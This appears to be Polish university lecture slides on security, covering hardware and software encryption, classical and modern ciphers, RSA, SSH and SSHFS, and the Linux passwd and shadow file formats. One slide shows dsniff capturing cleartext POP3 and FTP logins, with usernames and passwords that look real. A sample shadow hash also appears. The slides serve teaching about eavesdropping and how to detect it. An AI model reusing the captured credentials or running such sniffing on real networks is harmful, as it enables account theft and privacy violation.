
# SZYFROWANIE SPRZĘTOWE

- **Trusted Platform Module (TPM)**


Układy TPM mają zaimplementowane następujące algorytmy:

- RSA
- SHA-1
- HMAC
- AES

Każdy układ TPM ma unikatowy numer seryjny oraz prywatny klucz RSA




# SZYFROWANIE PROGRAMOWE



Szyfrowanie z linii komend – narzędzie luks

# TELNET



# POP3

The screenshot shows a terminal window titled "mr214564@ciec: /media/hda9/PREZENTACJA - Shell No. 3 - Konsole". The window displays the output of the "dsniff" command, which is listening on the eth0 interface. It captures three separate POP3 logins:


```
[root@ciec ~]$ dsniff
dsniff: listening on eth0
-----
01/11/07 21:51:57 tcp 10-1-227-207.int.sds.uw.edu.pl.2142 -> pop3.wp.pl.110 (pop)
USER malapumka
PASS awruk16h

-----
01/11/07 21:51:57 tcp 10-1-250-140.int.sds.uw.edu.pl.2142 -> pop3.wp.pl.110 (pop)
USER malapumka
PASS awruk16h

-----
01/11/07 21:52:24 tcp 10-1-250-140.int.sds.uw.edu.pl.2146 -> 10-1-227-207.int.sds.uw.edu.pl.21 (ftp)
USER kasiuta
PASS kasia1234
```

The desktop environment includes a taskbar at the bottom with icons for XMMS, Firefox, and other applications. The system tray shows the date and time as 02:14 on 2007-01-21.

# PODSŁUCH



# WYKRYWANIE PODSŁUCHU

- Narzędzia wykrywające:
- AntiSniff (Windows) ([www.securityfocus.com/tools/1004](http://www.securityfocus.com/tools/1004))
- Sentinel (Linux) ( [www.packetfactory.net/projects/sentinel](http://www.packetfactory.net/projects/sentinel))
- ARPwatch na bieżąco sprawdza poprawność tablic ARP ( [www.securityfocus.com/tools/142](http://www.securityfocus.com/tools/142))
- ANASIL komercyjne narzędzie przeznaczone dla dużych sieci korporacyjnych

# SZYFROWANIE

- Pierwsze wzmianki o kryptografii, możemy znaleźć już w Kamasutrze, która wymieniając 64 umiejętności ważne dla kobiety, wspomina o sztuce sekretnego pisania (*mlecchita-vikalpa*)
- Szyfry monoalfabetyczne – Kod Cezara
- Szyfry polialfabetyczne – Szyfr Vigenèr'a, dyplomaty w służbie króla Karola IX

# SZYFROWANIE

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

## Szyfr Vigenèr'a

Szyfrowanie przy użyciu tablicy Vigenèr'a polega na odnajdywaniu litery położonej na przecięciu wiersza rozpoczętym się od litery tekstu jawnego oraz odpowiadającej jej w kolejności litery klucza. Jeśli długość klucza jest krótsza niż długość tekstu jawnego, ciąg liter klucza zostaje powielony odpowiednią ilość razy.

# SZYFROWANIE

- Odporność szyfru wzrasta wraz z długością klucza oraz losowym wyborem liter tworzących go.
- Podczas I Wojny Światowej Gilbert Vernam zaproponował aby stosować klucze o tej samej długości co szyfrowany tekst jawny. Wszystkie wyliczone teksty jawne, w takim przypadku są równie prawdopodobne.
- W latach 40 obecnego wieku, amerykański matematyk Claude Elwood Shannon, udowodnił, że szyfr jest doskonale bezpieczny, jeśli jest tyle możliwych kluczy co tekstów jawnych oraz każdy z kluczy jest równie prawdopodobny. Jedynym absolutnie bezpiecznym szyfrem jest więc szyfr z kluczem jednorazowym.

# SZYFROWANIE

- Szyfry blokowe - szyfry blokowe zajmują się kodowaniem bloków o określonej długości. Najbardziej znanym, wczesnym szyfrem blokowym jest szyfr Playfaira opracowany w 1854 r. przez brytyjskiego wynalazcę sir Charlsa Wheatstone a spopularyzowany przez barona Lyona Playfaira.

A	Q	S	W	D
E	F	R	T	G
H	Y	V	U	K
I	L	O	P	Z
M	X	N	C	B

Szyfrowany blok (2 literowy) wyznacza prostokąt, z którego dwóch pozostałych rogów odczytujemy tekst zaszyfrowany. Jeśli litery są położone w jednej kolumnie lub jednym wierszu zastępujemy je położonymi na prawo od nich a gdy jest to ostatnia kolumna w kolumnie pierwszej.

# SZYFROWANIE

## Współczesne szyfry blokowe

- DES (ang. Data Encryption Standard) oparty na funkcji XOR oraz SBOX-ch (SBOX z ang. Substitution Box - układ z wejściem, wyjściem i niewiadomą zawartością).  
Pomimo, że został wielokrotnie złamany, nie udało się ustalić zawartości SBOX-ów.  
Istnieje podejrzenie, że NSA umieściło w nich tzw. tylną furtkę (ang. back door) pozwalającą na odszyfrowanie danych bez znajomości klucza.
  - DESX
  - 3DES

# SZYFROWANIE

- AES (ang. Advanced Encryption Standard) - komercyjny
- Blowfish
- IDEA (ang. International Data Encryption Algorithm)
- Serpent

# RSA

- James Ellis – teoretyczne podstawy
- Clifford Cocks – rozwiązywanie matematyczne – jednokierunkowa funkcja zapadkowa – faktoryzacja liczb pierwszych
- Funkcja *FI Eulera* i potęgowanie modularne


# RSA

- Komputer kwantowy jest to maszyna operująca na stanach kwantowych, tzw. qubitach, w oparciu o prawa mechaniki kwantowej w oparciu o algorytmy kwantowe.
- Algorytmy kwantowe zapożyczają do rozwiązywania konkretnych problemów obliczeniowych swoją podstawową, kwantową jednostkę informacji – kubit.
- Różnica od klasycznych komputerów bitów polega tutaj na tym, że oprócz wartości 0 lub 1 posiadającą pełen zakres stanów pośrednich. Kubit tym samym staje się układem zdolnym do przechowywania oraz przenoszenia znacznie większej liczby informacji niż bit, dzięki czemu jego wydajność jest wielokrotnie wyższa.
  - Algorytm Shora 2011r. faktoryzacja liczby 143 – 4 kubity
  - Faktoryzacja 143 w rzeczywistości oznaczała faktoryzację znacznie większych liczb – 3599, 11663 oraz 56153


# SSH

- SSH (ang. secure shell) to następca Telnetu

1) Szyfrowanie symetryczne




2) Szyfrowanie asymetryczne



3) Funkcje skrótu MD5 (128 bit) SHA 256  
(odporność na kolizję)

# SSH V.2.

- Uzgodnienie klucza sesji za pomocą algorytmu Diffiego-Hellmana.



# WYKORZYSTANIE SSH

- SCP ang. (Secure copy) – bezpieczny transfer plików pomiędzy lokalnym a zdalnym lub między zdalnymi komputerami, używając protokołu Secure Shell (SSH)  
`scp nazwa_pliku użytkownik@serwer:nazwa_folderu/nazwa_pliku`  
`scp użytkownik@serwer::nazwa_folderu/nazwa_pliku nazwa_folderu/nazwa_pliku`
- **SFTP** (ang. SSH File Transfer Protocol) to bezpieczny protokół transmisji plików
- **SSHFS** (ang. SSH Filesystem) – klient systemu plików umożliwiającym montowanie i operowanie na katalogach i plikach zlokalizowanych na zdalnym serwerze. Klient komunikuje się ze zdalnym systemem plików za pomocą protokołu SFTP.

# SSHFS

- SSHFS (ang. SSH Filesystem) – klient systemu plików umożliwiającym montowanie i operowanie na katalogach i plikach zlokalizowanych na zdalnym serwerze. Klient komunikuje się ze zdalnym systemem plików za pomocą protokołu SFTP.
- apt-get install sshfs
- dodanie swojego użytkownika do grupy fuse
- modprobe fuse
- Przelogowanie
- sshfs użytkownik@zdalny\_serwer:/ścieżka\_na\_serwerze ścieżka\_lokalna

katalog	zawartość
/bin	wykonywalne pliki narzędzi systemowych
/boot	pliki niezbędne do uruchomienia systemu
/dev	pliki odnoszące się do urządzeń pośredniczące w komunikacji systemu z urządzeniami
/etc	<b>pliki konfiguracyjne, ustawienia systemowe</b>
/home	<b>Katalogi domowe użytkowników</b>
/lib	biblioteki systemowe
/media	miejsce montowania nośników wymiennych
/mnt	tutaj natomiast są "montowane" dyski (w dystrybucjach takich jak Ubuntu, dyski są montowane w /media)
/proc	wirtualny katalog, zawierający dane o aktualnie uruchomionych procesach
/root	ustawienia użytkownika root
/sbin	pliki wykonywalne poleceń, które mogą być wykonywane tylko przez administratora
/tmp	pliki tymczasowe
/usr	dodatkowe programy
/var	<b>pliki systemowe, których zawartość często się zmienia, jak logi programów czy systemu, pliki html , skrypty php/cgi wykorzystywane przez serwer www</b>

- identyfikacji (ang. *identification*),
- uwierzytelniania (ang. *authenticating*)
- autoryzacji (ang. *authorization*)

Identyfikacja, zwana także autentykacją, to proces, umożliwiający rozpoznanie użytkownika w systemie. Uwierzytelnianie, pozwala na powiązanie zidentyfikowanego użytkownika z danymi zawartymi w systemie. Ma to na celu przyznanie mu odpowiednich uprawnień czyli autoryzację.



Źródło: Opracowanie firmy Symantec Corporation

/etc/passwd

### Struktura zapisów

Nazwa użytkownika : symbol zastępujący zaszyfrowanego hasła : numer UID

(identyfikator użytkownika) : numer GUID (identyfikator grupy) : informacje

GECOS : katalog domowy : domyślna powłoka

GECOS Pełna nazwa użytkownika , numer budynku i pokoju , numer telefonu , inna forma kontaktu np. e-mail, fax, telefon domowy

Np.

student:x:1000:1000:Tadeusz Kowalski,A 34,555,666:/home/studnet:/bin/bash

/etc/shadow

9 pól rozdzielonych znakiem :

1. Nazwa użytkownika
2. Zaszyfrowane hasło
3. Data ostatniej zmiany hasła
4. Minimalna ilość dni pomiędzy zmianami hasła
5. Maksymalna ilość dni pomiędzy zmianami hasła
6. Liczba dni wyprzedzenia z jakim użytkownik będzie informowany o konieczności zmiany hasła
7. Liczba dni od wygaśnięcia hasła do zablokowania konta
8. Data ważności konta
9. Pole puste

millert:\$md5\$em5J8hL\$a\$iQ3pXeOsakdRaRFyy7Ppj.:14469:0:180:14:::

/etc/group

Nazwa grupy: symbol zastępujący zaszyfrowanego  
